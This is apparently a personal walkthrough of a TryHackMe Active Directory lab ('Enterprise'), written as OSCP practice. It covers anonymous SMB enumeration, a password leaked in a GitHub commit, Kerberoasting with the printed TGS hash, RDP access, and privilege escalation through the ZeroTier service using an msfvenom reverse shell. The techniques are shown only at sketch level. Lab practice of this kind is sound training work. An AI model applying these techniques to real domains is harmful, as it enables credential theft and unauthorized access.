





Try Hack Me room: Enterprise summed up, mainly for the OSCP practice. I was able to get the root user, but the payload didn't work in the environment. Most likely a user error. But after getting in, it wasn't as bad.

## Step one: Enumeration




I discovered this was a domain server, so I focused primarily on SMB. This is the real goal, anyhow, getting on an AD machine.



```
(root@kali)-[~]
# smbclient -U '' //$target/Users
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> dir
.                DR          0   Fri Mar 12 02:11:49 2021
..               DR          0   Fri Mar 12 02:11:49 2021
Administrator    D          0   Thu Mar 11 21:55:48 2021
All Users         DHSrn     0   Sat Sep 15 07:28:48 2018
atlbitbucket      D          0   Thu Mar 11 22:53:06 2021
bitbucket         D          0   Fri Mar 12 02:11:51 2021
Default           DHR       0   Fri Mar 12 00:18:03 2021
Default User      DHSrn     0   Sat Sep 15 07:28:48 2018
desktop.ini       AHS       174 Sat Sep 15 07:16:48 2018
LAB-ADMIN         D          0   Fri Mar 12 00:28:14 2021
Public            DR          0   Thu Mar 11 21:27:02 2021

15587583 blocks of size 4096. 9911034 blocks available
smb: \>
```

By pure luck, I got the guest account without issue. But I was a bit lost until I went on port 7990. This had Atlassian on it but that lead down a rabbit whole on access until part this learning curb, had a git hub account (this most likely won't be covered or tested in the oscp but part of this challenge is using OSINT).



Nik-enterprise-dev committed on Mar 13, 2021 Verified

Showing 1 changed file with 7 additions and 0 deletions.

```
SystemInfo.ps1
1 + Import-Module ActiveDirectory
2 + $UserName = 'nik'
3 + $UserPassword = 'ToastyBoi!'
4 + $SpsCreds = ConvertTo-SecureString $UserPassword -AsPlainText -Force
5 + $Computers = New-Object -TypeName "System.Collections.ArrayList"
6 + $Computer = $(Get-ADComputer -Filter * | Select-Object Name)
7 + for ($index = -1; $index -lt $Computer.count; $index++) { Invoke-Command -ComputerName $index {systeminfo} }
```

0 comments on commit `bc40c9f`

Got a set of credentials next, now that they were there, I went to dump any hashes or users but found my first


User:

```
Brute
Administrator
Guest
krbtgt
Domain
Domain
Domain
Domain
Domain
Cert
Group
Read-only
Cloneable
Protected
Key
RAS
Allowed
Denied
atlbitbucket
LAB-DC$
DnsAdmins
DnsUpdateProxy
ENTERPRISE$
bitbucket
nik
replication
spooks
korone
banana
Cake
Password-Policy-Exemption
Contractor
sensitive-account
contractor-temp
varg
adobe-subscription
joiner
```

Nik was a user on the domain, the next thing to test was kerbroasting.

```
root@kali: ~  
File Actions Edit View Help  
HTTP/LAB-DC bitbucket CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM 2021-03-12 01:20:01.333272 2021-04-26 15:16:41.570158  
  
[-] CCache file is not found. Skipping ...  
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$be6bcb5c7182430351e683753dad7e1d$82a9a52b945ed8ed5e003db21b2bda17114959836e4cb98e57562b3c4d627ceb92ef50c6e7559e057a004edc17ddf38dc39426bde2436885a03519ff17deaa6cb931c51797a30927da21c824c85d911c94554571f6b9f1a412e3b5b2aa288d64c176877a843f83e11bf23924ce6778a762241b4c43f4737084379d427cebf89e3981cb71d3e416f5aab6beefe40b3f16cad89a05371841a64a95a752b5ddd708c4818cb4ef7fad8109b5b3293df911fadcf024dba54781e8fab14752389823224b737727007bb2b223601f7f623d40a7bdec7d1919c33707b7a66dc67f9cf0e50fecba9c42816a5c9014f6f90c26504462058089ceae1e65ca2d3c61621da0b37c93d47c3d8a0495e454266a5500177bd4e11ca698a6dadbbbc9c345906af19f8496e76a21333936fc72b3660c68c5f311f1c817ae87cd36aafc1bf1f44e569eaffc2a6ddac2bf56e9949f5aa9eae6a90d6758b294eb238d5fc5fd384e47099d821b0ceac6c9e348811ea7ce92f5de4c2dac5391c967c75566066c52c82571bdced196508515f08c64a7a00062496d19018a4ad03ffc8498b93c4d8a2171b50708348ad66fe84423379199d1baee544b1466a84930093dd97712b40653702c85d7e0b6569fce3fc49ce6b87c33df6c14e1ea5686c99c5e2d280e73f1980b218f919808398ef2c855db7f5efca6a5ad8cce6f3112bf3ab1aee5eb595c71aebd52b51e60f5e9300c6bd95ebc5524b0e645fda968d28d6ccc9f9f47e7d77c74050cdb24ca68f73f355327f370162117e99643747cabad827d9765edfe6ec06e392dd700e2547a4b605dc165462ed1b95c15af423f610ae43fa150445f7cc1cb42bc8d1b5ddc18feb8ffe5fdfef396e849da947fa978253291d3c15a8978c7545871876f785fb30b112d592ba024797286895bf2066778f67b83a2c1f7e04b247296b520d13305f002e923d851699c59d10fbdbc129fa70cc7903a407dcea7380474e8ed3a4c85b83e75e1a073a31db4cd32fd494003b03bbc29b13ad2a687ed5b61648f01fe642c260df515dc1f8d23d46acbae04c4e0863356b14a1bab4bcd877a29d40308db814cc5699a2375aa0d75dd1509b4458691a4db93f232f1532ebdddc661b1481a96a2dec197542663a608f216e826d1f5c53c27ad76406e8c6bd48c1f1e0f4cf42a1dcb9d490b105c78e419189ed1003fdaa327dc882b372831d7935ce5ec24d1f843f22380a556c7cbb72f412be53e0cdb17532d914ae4febc59ca48c474f400a94ea889b0bf629bb95d9548913e11aad0cf1a0f9df016c6dc01eaad2783be108b894e90c52d4701b49c0369b3c5775482ed6048fc304db2a095daef3ce0e0
```


I got a hash, and this user's password was Bitbucket: the little red bucket, which was easily cracked with the RockYou list. RDP was next to try since that was open and I was able to get on the server with bitbucket:



Got the first flag, but next was the privilege escalation:

Moving around the folder for software and dll's found a zero tier install





<https://security.snyk.io/vuln/SNYK-UNMANAGED-ZEROTIERZEROTIERONE-2636060>

Looking here to exploit it, but also researching the issue a bit more. Rated high as 8.8. Bitbucket had all rights to the services, at that point, I just needed to make an reverse shell from msfvenom and get on the server and get the flag for root.

Critical issues CVE-2022-1316 and weak passwords.